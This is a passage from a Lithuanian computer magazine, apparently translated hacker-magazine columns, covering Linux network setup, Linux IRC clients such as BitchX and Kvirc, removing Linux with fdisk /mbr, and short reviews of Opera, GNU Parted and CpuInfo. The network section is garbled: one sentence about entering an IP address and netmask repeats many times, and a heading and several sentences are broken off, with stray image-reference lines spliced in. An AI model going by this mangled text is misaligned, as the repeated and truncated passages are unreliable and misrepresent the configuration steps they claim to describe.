Finale, jau matosi, kaip patogu ir lengva konfigūruoti tinklą naudojant "Linuxconf" programą. Tiesiog įvedei savo IP adresą, netmaską, broadcast adresą, ir viskas yra sukonfigūruota. Tiesiog įvedei savo IP adresą, netmaską, broadcast adresą, ir viskas yra sukonfigūruota. Tiesiog įvedei savo IP adresą, netmaską, broadcast adresą, ir viskas yra sukonfigūruota.

Įvedei savo IP adresą, netmaską, broadcast adresą, ir viskas yra sukonfigūruota. Tiesiog įvedei savo IP adresą, netmaską, broadcast adresą, ir viskas yra sukonfigūruota.

Dabar komandinėje eilutėje rašome *ifconfig* - turėtume pamatyti suvestinę apie tinklinius interfeisus. Suvestinė turėtų būti tokio pavidalo: interfeiso pavadinimas - jo aprašymas. Mažiausiai turi būti du interfeisai: *eth0* ir *lo*. Jei matai abi, tai viskas yra gerai, ir būtų pats tas laikas pabandyti *pinguoti* kur nors iš savo LAN draugų, kad sužinotum, ar veikia tinklas.

Jei kažkas negerai


Čia jau reikia ryžtingumo ir fantazijos. Norėdamas

Komanduės

Įvedei savo IP adresą, netmaską, broadcast adresą, ir viskas yra sukonfigūruota. Tiesiog įvedei savo IP adresą, netmaską, broadcast adresą, ir viskas yra sukonfigūruota. Tiesiog įvedei savo IP adresą, netmaską, broadcast adresą, ir viskas yra sukonfigūruota.

Kiti patarimai

Dabar apie motinas. Motinai ir nepavyko priversti FR18139 ir NE2000 plokštės veikti motinoje "Cyrus-Media-GXM-All-in-One" įtaisydavau juokingus pranešimus, pavyzdžiui, "Timeout waiting for Tx-RDC", maždaug kas minutę. Tada 3c 509 ("3Com") veikia be jokių problemų. Tada, kas įrodo - "3Com" rulez!



Pingvino IRC


Zobrot ilqphendle@vni.vu.lt, vertėjas: Plozas litag@hacker.lt

Bendrauti!

Kad ir ką sakyti kunigai, tačiau be bendravimo, kad ir virtualaus, gyvenimas nebūtų linksmas. Vieni valandų valandas sėdi ICQ *čatuose* ir jau turi kontaktų sąrašą, kurį perskaityti trunka gana nemažai laiko, antri neišlenda iš *web čaty*, treči jau seniai visus savo klausimus bando sutvarkyti IRC kanaluose. Yra gausybė skirtingų IRC klientų įvairioms operacinėms, tačiau UNIX čia akivaizdžiai laimi - juk IRC atsirado būtent **nix* sistemose. Aš papasakosiu apie geriausiai žinomus IRC klientus, skirtus LINUX OS.

"X-Chat"

Turi pilnavertį grafinį interfeisą, parašyta GTK ("Gnome"), todėl ir naudojamas dažniausiai tų žmo-



nių, kurie pasirinko "Gnome" kaip pagrindinį interfeisą. Čia yra savų pranašumų ir trūkumų. "Gnome" priešininkai turės instaliuoti GTK kaip jau turimų X bibliotekų papildymą, bet užtat visos temos ir "Gnome" komponentai puikiai sugyvena su "X-Chat". Be puikaus interfeiso, šiam IRC klientui būdingos dar kai kurios ypatingos savybės, pavyzdžiui, automatinis klaidų taisymas (deja, tik *English*), galimybė integruoti naujus *plug-ins* ir PERL skriptus. Na, ir priedo visokios smulkmenos, pavyzdžiui, *URL Catcher*. Instaliavimas paprastas - "X-Chat" yra praktiškai visose LINUX distribucijose.

"Kvirc"

Pagal pirmą šio IRC kliento pavadinimo raidę galima padaryti išvadą, kad jam yra geriausia gyventi KDE interfeisą naudojančioje LINUX OS. "Kvirc" nėra *mIRC klonas*, bet pagal išvaizdą ir galimybes yra labai panašus. Tačiau netrukus *mIRC* turėtų pradėti

pralaimėti pagal visus punktus - vien ką reiškia */BM Via Voice plug-in Kvircui!* - balsu atpažinimo ir sintezavimo sistema. Jau greitai galesime *čalintis* be klaviatūrų ;).

Parsisiuntęs archyvą ir jį išpakavęs turėsi atlikti tokius veiksmus:

```
./configure
make
make install
```

Jei kas nors buvo negerai, tai problema paprastai būna paviršiuje:

- Trūksta Qt bibliotekų arba tų bibliotekų versijos yra senesnis už 2.0.0 (gali tai patikrinti surinkęs `$ find / -name libqt *`).

Jei nerandai Qt bibliotekų, vadinasi, turėsi jas persiimti iš [ftp://ftp.troll.no/](http://ftp.troll.no/).

- Negerai įrašytas kelias prie Qt bibliotekų. Reikės paleisti konfiguratorį su parametrais:

```
./configure --with-qt-library-dir="/usr/mylibs/qt/lib" --with-qt-include-dir="/usr/mylibs/qt/include"
```

Aišku, kad kelius turėsi parašyti savus.

Gintosis kalbos nustatymas nėra sunkus - apie vartojamą kalbą "Kvirc" sprendžia pagal kintamąjį LANG:

```
# export LANG="am" (am - Armėnija :)) - svarbu, kad visi šriftai būtų pakrauti.)
```

"Zircon"

Šio kliento ypatumas yra tas, jog jis parašytas naudojant vien tik *Tcl/Tk*. Tai keliais aspektais apriboja jo galimybes (pavyzdžiui, konfigūravimo galimybė tik per *.Xresources*). Skriptų posistemės nėra, ir tai irgi mažina derinimo galimybes, tačiau visiškai atviras ir suprantamas (vis dėlto *tcl*), kodas pašalina šiuos trūkumus. Šiaip šis klientas gali būti naudojamas kaip mokomoji priemonė studijuojant *Tcl/Tk* - kur kas įdomiau nagrinėti "gyvą" programą nei rašyti išgalvotus pavyzdžius.

Konsoliniai klientai

"IRC"

Vienas pirmųjų IRC klientų. Kai jis buvo kuria-

mas, apie grafinius patobulinimus niekas net negalvojo - viskas buvo daroma konsolėje. Komplekte iškart buvo labai daug skriptų, o dar daugiau buvo paskui parašyta fanų. Tačiau IRCii jau paseno, dabar yra EPIC ir "BitchX", bet dėl didžiulio skriptų kiekio jis iki šiol naudojamas. Naujiems vartotojams rinktis IRCii nepatartina.

Tikrai labiausiai paplitęs konsolinis IRC klientas. Ir tai visiškai aišku - galimybių jis turi... per daug ;). "BitchX" buvo paremtas IRCii, bet su laiku įgijo tiek galimybių, kiek GUI klientai dar ilgai netures.

"BitchX" ir "epic"

Sukuriam katalogą, išpakuojam jį distribuciją. Toliau:

```
./configure
make arba make install
```

Jei pastebėjai problemų, tai peržiūrėk failą *include/defs.h* - ten reikia nuimti komentus nuo kai kurių opcijų, atsižvelgiant į sistemos *make install* iškart perkelia *binarinį* failą į */usr/local/bin* tam reikia *root* teisių.

Po instaliavimo ir pirmo patikrinimo, kai įsitikini, kad viskas veikia normaliai, galima ilgam sėsti prie kompo ir redaguoti visus konfigūracijos failus. Tai yra gan linksmas ir malonus užsiėmimas. Derinimą geriau pradėti nuo failų *BitchX.reasons* ir *BitchX.quits*. Pirmame yra vartotojų metimo iš kanalo priežastys, kitame - atsijungimo priežastis (eilutė, kurią pamato pašnekovai, kai tu išeini iš IRC). Failai stebina savo dydžiu ir įvairove (*Yo momma's like McDonald's, Over One Million*





Served - tai pasakymas iš ten), bet dėl originalumo geriau įrašyti ir ką nors savo.

Serverių sąrašas, prie kurių bando prisijungti "BitchX", taip pat pagrindinis *nikas* saugomi kintamuosiuose:

```
$ setenv IRCSERVERS="irc.rt.ru:6667 irc.blac-  
kand.com:6666"
```

```
$ setenv IRCNICK="zlobot2"
```

Šie kintamieji yra ne tik "BitchX", bet ir visuose IRCii paremtuose klientuose: IRCii, EPIC, "Sirc" ir panašiai. Daug patogiau įdėti visa tai į profilą, tada nereikės kaskart leisti "BitchX" su parametrais. Beje, apie parametrus:



```
$ ./BitchX [raktai] [nikas] [serveris]
```

Šių komandų reikšmės:

- c #baras - prisijungus iškart užėti į barą,
- q paleisti *bx-rc* arba *irc-rc* krovimą,
- r brain.serv - serverių sąrašas bus imamas iš failo *brain.serv*
- v parodyti "BitchX" versiją,
- l gob-rc - pakrauti *gob-irc* vietoj *bx-rc*.

"BitchX" startuodamas pakrauna du konfigūraci-

nus failus: *~/bitchrc* ir *~/ircrc*. Šiuose failuose yra kliento parametrai (juos galima keisti per kintamuosius).

"BitchX" supranta visas standartines IRCii komandas bei papildo jas krūva savų. Štai kai kurios jų:

4OP [*nikas*] - duoda op keturis kartus iš eilės,
ADDFORWARD [*nikas* arba #kanalas] - persiunčia visus pranešimus vartotojui arba į kitą kanalą,
CDDC - leidžia organizuoti kažką panašaus į IRC failų serverį,

CHANNEL - nustatomas kanalo pavadinimas,
DESCRIBE - failų aprašymai,
DOFFER - pašalina failą iš sąrašo, jo nebus galima persipompuoti,


LIST - visų failų (preinamų dabartiniam vartotojui) sąrašas,

NOTICE - visų failų (preinamų visam kanalui) sąrašas,

OFFER - įdėti konkretų failą į sąrašą,

MINSPEED - nustatomas minimalus siuntimo greitis,

QUEUE - kas ką užsakė ir kas ką siunčia šiuo metu,



SAVE - sąrašas išsaugomas į diską (pagal nutylėjimą į failą *oddc.save*),

SEND - siunčia failą vartotojui (be užklauso),

RESUME - pratęsia nutrūkusį duomenų perdavimą,

NOTE - aprašo failą,

STATS - siuntimų statistika,

SECURE - apsaugoti failą slaptažodžiu.

DCC komandos ir jų parametrai (/dcc (komanda)) - tokios pat kaip ir bet kuriame kitame IRC kliente. Tiesiog "/dcc" parodo visų komandų sąrašą (pagrindinės, aišku, SEND ir GET).


FTP - atidaro integruotą FTP klientą. Be paprasto komandos FTP įvedimo, jį galima atidaryti su rinkus *"/msg -ftp labas.com"*. Čia "-" yra FTP serverio požymis.

SET - nustato vieną iš vidinių parametrų. Jų yra labai daug, todėl išvardyti nėra jokios galimybės. Bet patariu iškart pasikeisti REALNAME pagal nutylėjimą, nes kas trečias "BitchX" vartotojas į */whois* užklausa atsako: " * I'm too lame to read BitchX.doc " ;)".


Beje, yra dar dvi komandos: FUCK ir FUCKEM... (domu, ką jos galėtų reikšti??? ;))

Tai dar ne pabaiga

Aš nepasakojau apie visus klientus, jų yra labai daug. Bet pradėjau užtekt ir tiek. O dabar: chat on!



LINUX



pašalinimas

SIF (SIF@mail.ru), vertėjas: Moxas (mox@hacker.lt)

Sveikas! Matau, kad atsibodo tau LINUX, labai atsibodo. Nenori mokytis naujų komandų, pratintis dirbti su nauju interfeisu, nenori vargti ieškodamas naujo softo, o gal tiesiog *harde* vietos trūksta, kad išbandytum naują 1GB žaidimą, kurį atnešė draugas. Tai nesvarbu. Svarbu tik tai, kad kiekvieną kartą krunant kompą matai *LILO boot* ir 1GB užimtas nežinia kuo.

"Kil!"

Dabar papasakosiu, kaip pašalinti LINUX taip, kad nepažeistum kitų savo kietojo disko skirsnių (*partition*). Pirmiausia paimk *startupinį* diskelį (jį privalai turėti, aš žinau :)) arba, iš bėdos, diską "Reanimator". Arba net per LILO gali pakrauti "Windows" - tau reikia komandinės eilutės, *disk* ir *format*. Juos turi naudoti būtent tos versijos, kokios yra tavo "Windows", t. y. jei naudoji "Win98 SE", tai turi paimti juos iš šios distribucijos. Ypač tai svarbu naudojant *fdisk*. Čia kalbama ne apie didelių diskų palaikymą *fdiske*, kuris atsirado neseniai. Reikalingas tas, kad *fdisk* turi slaptą parametą *"/mbr"*, kuris 1 kietojo disko sektoriaus turinį pakeičia įrašydamas ten *windousinį boot* vietą LILO. Todėl aišku, kad su 98SE reikia naudoti tokį pat *fdisk*, o ne iš "Win95" komplekto.

Sveiki atvykę atgal į MUSTDIE!

Puiku, dabar "Windows" kraunasi be problemų :-), bet laisvos vietos iki šiol nėra. Ką gi, paleidžiam *fdisk* ir pasirenkam "Delete partition or Logical Dos drive -> Delete Non-Dos partition". Šitas būdas tiks, jei turi tik "Win9x" ir LINUX, bet jei naudoji dar "WinNT" arba OS/2, tai geriau pasi-
naudok 5 arba 6 versijos "Partition Magic". Tada su *fdisk* sukurk naują DOS skirsnį ir sistemoje atsiras naujas loginis diskas, kurį galėsi pa-

naudoti savo tikslams. Jei naudojai "Partition Magic", tai gali tiesiog padidinti esamą loginį diską neprarasdamas duome-

nų. Jei ne, tai reikės suformatuoti naują diską. Štai ir viskas. Bet jei pasirinkai "Partition Magic" ir iki šiol naudojai FAT16 sistemą, o padidinęs gauni diską, didesnį už 2GB, tai PM gali sukonvertuoti FAT16 į FAT32, o tuomet jau galėsi didinti turimo disko apimtį.

Išlipk, atvažiavome

Dabar gali drąsiai instaliuoti savo gigatūčių žaidimų ir megastūčių 3D-animų ir 4D-dimension. Viskas!!! :))) Sėkmės. O kai nusibos žaisti - grįžk į LINUX, mes tavęs lauksime...



M.J.Ash www.xknows.bos.ru; m.j.ash@xakep.ru, vertėjas: Maxas (max@hacker.lt)

Opera 4.0b5


<http://opera.online.no/linux/tgz/opera-4.0-b5-20010103.014-static.i386.tar.gz> – archyviatoriui (žiūrėk žemiau);

http://opera.online.no/linux/DEB/opera-static_4.0-0beta5-20010103-014_i386.deb – skirta "Debian";

<http://opera.online.no/linux/RPM/opera-static-4.0b5-20010103.014.1.i386.rpm> – skirta "RedHat".

Dydis 2,3 Mb

Atsimeni, viename iš "Hackerio" numerių buvo straipsnis "OPERAtyvumas – tai svarbiausia"? Tai ta pati opera, tik skirta LINUX. Jeigu tau nusibodo NN, tai pat ir lynxas :), tai siųskis 2 metrus su trupučiu ir turėsi puikią naršyklę. Ji pagal galimybes niekuo nenusileidžia IE ir NN. Interfeisas truputį nekoks, bet gyventi galima! Labiausiai džiugina tai, kad jo nereikia instaliuoti, tik išpakuok, ir viskas (tai yra daroma taip: `tar -zxvf opera-4.0-b5-20010103.014-static.i386.tar.gz` arba su KDE paleisk atsilystą `rpm`, `deb` paketą ir spausk mygtuką "IDIEGTI"! Viskas, vualia! Galima dirbti su NN, KDE ir netgi IE *bookmarkais*! Supranta visus lietuviškus kodavimus. Naudoja sistemą langas lange, kas yra labai patogu, skirtingai negu visa galybė NN langų! Puiki alternatyva!




GNU Parted

<ftp://ftp.gnu.org/gnu/parted/parted-1.4.6.tar.gz>

Dydis 0,5 Mb

Ši programa yra ne kas kita, kaip alternatyvus `fdisk`. Leidžia elgtis kaip nori su tavo mylimojo vinčesterio skyriais (kuris yra ne šotganas, o HDD :). Korektiškai dirba su FAT32 ir su kitais `fs` (file systems :). Kad dirbtų, reikalauja `e2fsprogs`, kuris yra <http://download.sourceforge.net/pub/sourceforge/e2fsprogs/e2fsprogs-1.19-0src.rpm>, ir užima tik 928 Kb. Tiesa, po išpakavimo `e2fsprogs` reikia dar `tar`, nes pakete yra tik `tar.gz` archyvas :, bet jeigu tu esi *cool* hakeris, tai ir pats susitvarkysi!



CpuInfo


www.twrs.narod.ru/files/cpu_info – tai failas, kurį reikia siųsti, jis be išplėtimo
Dydis 14 Kb

